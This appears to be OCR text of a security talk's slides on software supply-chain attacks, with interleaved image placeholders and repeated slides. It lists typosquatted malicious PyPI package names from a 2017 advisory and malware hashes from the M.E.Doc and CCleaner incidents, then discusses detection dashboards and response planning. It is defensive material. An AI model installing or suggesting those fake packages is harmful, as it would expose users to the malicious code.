SK-CSIRT advisory

Advisory ID: skcsirt-sa-20170909-pypi-malicious-code
First published: 2017-09-09 22:00

List of fake package names:
– acqusition (uploaded 2017-06-03 01:58:01, impersonates acquisition)
– apidev-coop (uploaded 2017-06-03 05:16:08, impersonates apidev-coop_cms)
– bzip (uploaded 2017-06-04 07:08:05, impersonates bz2file)
– crypt (uploaded 2017-06-03 08:03:14, impersonates crypto)
– django-server (uploaded 2017-06-02 08:22:23, impersonates django-server-guardian-api)
– pwd (uploaded 2017-06-02 13:12:33, impersonates pwdhash)
– setup-tools (uploaded 2017-06-02 08:54:44, impersonates setuptools)
– telnet (uploaded 2017-06-02 15:35:05, impersonates telnetsrvlib)
– urlib3 (uploaded 2017-06-02 07:09:29, impersonates urllib3)
– urllib (uploaded 2017-06-02 07:03:37, impersonates urllib3)

Common White Girl
@GirlPosts

Follow


Stress Level: Winona Ryder in every single scene of Stranger Things


12:05 AM - 30 Oct 2017

7,018 Retweets **19,342** Likes

Why we’re vulnerable

challenges with prevention & detection


Windows Defender Security Center
Exclusions
Add or remove items that you want to exclude from Windows Defender Antivirus scans.
Add an exclusion
Program Files
Folder
Program Files (x86)
Folder



Local Security Policy
File Action View Help
Security Settings
Account Policies
Local Policies
Audit Policy
User Rights Assignment
Security Options
Windows Firewall with Advanced S
Network List Manager Policies
Public Key Policies
Software Restriction Policies
Application Control Policies
AppLocker
Executable Rules
Windows Installer Rules
Script Rules
Packaged app Rules
Action User Name Condition Exce
Allow Everyone Program Files: VMWARE TOOLS signed by O=VMWARE, INC., L=PALO ALTO, S=... Publisher
Allow Everyone Program Files: MICROSOFT VISUAL C++ 2012 REDISTRIBUTABLE (X64) - 11.0.610... Publisher
Allow Everyone Program Files: NODE.JS signed by O=NODE.JS FOUNDATION, L=SAN FRANCISC... Publisher
Allow Everyone Program Files: MICROSOFT SQL SERVER signed by O=MICROSOFT CORPORATI... Publisher
Allow Everyone Program Files: MICROSOFT VISUAL STUDIO 2008 REMOTE DEBUGGER CD - ENU ... Publisher
Allow Everyone Program Files: INTERNET EXPLORER signed by O=MICROSOFT CORPORATION, ... Publisher
Allow Everyone Program Files (x86): MICROSOFT® WINDOWS® OPERATING SYSTEM signed by ... Publisher
Allow Everyone Program Files (x86): MICROSOFT VISUAL C++ 2012 REDISTRIBUTABLE (X86) - 11.... Publisher
Allow Everyone Program Files (x86): JAVA(TM) PLATFORM SE 9 signed by O=ORACLE AMERICA,... Publisher
Allow Everyone Program Files (x86): MICROSOFT SQL SERVER signed by O=MICROSOFT CORPO... Publisher
Allow Everyone Program Files (x86): INTERNET EXPLORER signed by O=MICROSOFT CORPORAT... Publisher
Allow Everyone Program Files (x86): GOOGLE UPDATE signed by O=GOOGLE INC, L=MOUNTAI... Publisher
Allow Everyone Program Files (x86): GOOGLE CHROME signed by O=GOOGLE INC, L=MOUNTAI... Publisher
Allow Everyone Program Files (x86): CISCO ANYCONNECT SECURE MOBILITY CLIENT signed by ... Publisher

SHA256:	9c4053485b37ebc972c95abd98ea4ee386feb745cc012b9e57dc689469ea064f
File name:	64.dll
Detection ratio:	0 / 55
Analysis date:	2016-04-05 13:43:21 UTC (3 days, 17 hours ago)

Evlog


SHA256:	2fd2863d711a1f18eeee5c7c82f2349c5d4e00465de9789da837fcdca4d00277
File name:	ZvitPublishedObjects.dll
Detection ratio:	1 / 62
Analysis date:	2017-07-04 12:40:11 UTC (2 days, 2 hours ago) View latest


MeDoc




CCleaner



Building Card Access Details
Building Card Access by Time
Desktop Logins
Logon, Logoff - All Systems
Internet Access By Category
Internet Access by System
VPN Traffic in MB



Question:
Get AutoRun Program Details from all machines with Operating System containing "windows*
Search
Save this question | Copy to Question Builder
Items:
308 (10,087 total)
Live Updates: Off
87% (100% available)
AutoRun Program Details
Entry
Category
Description
Publisher
Image Path
Version
MD5 Hash
Count


kibana
Sysmon Monitoring
5,573
Count
Total Sysmon Events
Sysmon Event IDs
Registry Event Types
Top 10 Granted Access Codes
Top 10 Destinations
Top 10 Destination Ports
Top 10 Parent Processes
Top 10 Processes
Top 10 Command Line
Top 10 Pipe Names
Top 10 Source Images
Top 10 Images Loaded
Top 10 Registry Objects
Top 10 Files Created





Building Card Access Details
Building Card Access by Time
Desktop Logins
Logon, Logoff - All Systems
Internet Access By Category
Internet Access by System
VPN Traffic in MB


Question:
Get AutoRun Program Details from all machines with Operating System containing "windows*"
Search
Save this question | Copy to Question Builder
Items:
308 (10,087 total)
Filter by Computer Group
Contains
Filter by Text
Live Updates: Off
87% (100% available)
Clear Sort
Text Wrap:
Manage
AutoRun Program Details
Entry
Category
Description
Publisher
Image Path
Version
MD5 Hash
Count


kibana
Sysmon Monitoring
5,573
Count
Total Sysmon Events
Sysmon Event IDs
Registry Event Types
Top 10 Granted Access Codes
Top 10 Destinations
Top 10 Destination Ports
Top 10 Parent Processes
Top 10 Processes
Top 10 Command Line
Top 10 Source Images
Top 10 Images Loaded
Top 10 Registry Objects
Top 10 Files Created
Top 10 Pipe Names


Measuring our risk

by means of software diversity



Enterprise Software


End-user Software



Development Toolchain

PAAS and SAAS

Hardware and Firmware




Data Providers

How many enterprise endpoint agents are deployed in a typical organization?

34% six to ten endpoint agents


15% ten or more endpoint agents

Ponemon Institute, “2016 State of the Endpoint Report”



Enterprise Software


End-user Software



Development Toolchain

PAAS and SAAS


Hardware and Firmware




Data Providers

What is the ratio of endpoints to unique installed applications?


Small networks (<100k endpoints)



5-7 per host



Large networks (>100k endpoints)




1-3 per host

* Measured by total unique instances of installed application versions

230,000 systems

400,000 unique
application + version pairings

Detour: Trust graphs



https://twitter.com/halvarflake/status/909864760853884928

Responding to software supply-chain attacks

practical steps to reduce risk

Tabletop Scenarios
@badthingsdaily

Following

Malicious code will be distributed to your endpoints during the routine update of a signed application.

Happy Monday.

11:03 AM - 18 Sep 2017

123 Retweets **352** Likes

7 123 352

Tabletop Scenarios
@badthingsdaily

Following

A popular chrome extension was sold to another developer last month. This month, it was sold again to a malicious developer.

9:46 AM - 17 Oct 2017


49 Retweets **87** Likes

7 49 87

Assessing your visibility

What

- Installed applications & metadata
- On-disk program files & dependencies
- Telemetry of process execution and associated file & network events




Assessing your visibility

What

- Installed applications & metadata
- On-disk program files & dependencies
- Telemetry of process execution and associated file & network events

Where

- Centralized repository vs. ad-hoc search
- Endpoint coverage (OS, role)

